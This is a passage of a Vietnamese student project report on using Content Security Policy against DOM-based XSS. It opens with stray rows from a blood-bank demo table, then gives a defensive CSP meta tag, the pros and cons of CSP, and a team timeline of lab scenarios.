2	Unknown hospital	unknown	unknown@gmail.com	9876543267	A+	Request Sample
3	123	123	anhtueakiet@gmail.com	0919299292	B+	Request Sample

© Copyright 2024 Blood Bank. All Rights Reserved.

# V. DOM-base XSS

# Kịch bản triển khai

---

Trang web chơi game đã được đăng nhập sẵn có các chức năng xóa account, change password, tìm kiếm game, chuyển coin cho người chơi khác trong game.

Trang web này có chứa các lỗ hổng có thể khai thác để thực hiện DOM-Based XSS

Thực hiện tấn công DOM-Based XSS, tìm ra lỗ hổng để viết các CSP ngăn chặn các tấn công


# Áp dụng CSP

Sử dụng CSP ở <head> với nội dung như sau:

```
<meta http-equiv="Content-Security-Policy" content="
  default-src 'self';
  script-src 'self';
  img-src 'self' data:;
  style-src 'self' 'unsafe-inline';
  frame-src 'none';
  base-uri 'self';
  form-action 'self';
  block-all-mixed-content;
">
```



# Video demo



## VII. Kết Luận

# Ưu điểm

Content Security Policy (CSP) là một cơ chế bảo mật quan trọng với nhiều ưu điểm nổi bật, giúp tăng cường bảo vệ cho các ứng dụng web. Một số ưu điểm của Content Security Policy:

1. Giảm thiểu nguy cơ tấn công XSS (Cross-Site Scripting):
2. Kiểm soát nguồn tài nguyên
3. Giảm thiểu nguy cơ tấn công RCE, Clickjacking
4. Tăng cường bảo vệ dữ liệu người dùng:

# Nhược điểm

Content Security Policy là một cơ chế bảo mật quan trọng nhưng cũng có 1 số hạn chế:

1. Không ngăn chặn được hoàn toàn tấn công SQLi
2. Phức tạp trong việc triển khai
3. Có thể ảnh hưởng tới hiệu suất của web và khó bảo trì

# TIMELINE

Nhiệm vụ	Người thực hiện	Trạng thái	Thời gian hoàn thành
Tìm hiểu lý thuyết	Cả nhóm	Hoàn thành	25/3/2024
Lên ý tưởng kịch bản	Cả nhóm	Hoàn thành	25/3/2024
Triển khai kịch bản DOM-Base XSS	Huy Hiệp	Hoàn thành	31/5/2024
Triển khai kịch bản RCE	Long Vũ	Hoàn thành	31/5/2024
Triển khai kịch bản Stored XSS	Anh Tú	Hoàn thành	31/5/2024
Triển khai kịch bản CSRF	Thanh Tuấn	Hoàn thành	31/5/2024
Triển khai kịch bản Click Hijacking	Thanh Tuấn	Hoàn thành	31/5/2024
Làm Slide, Báo cáo Word	Cả nhóm	Hoàn thành	11/06/2024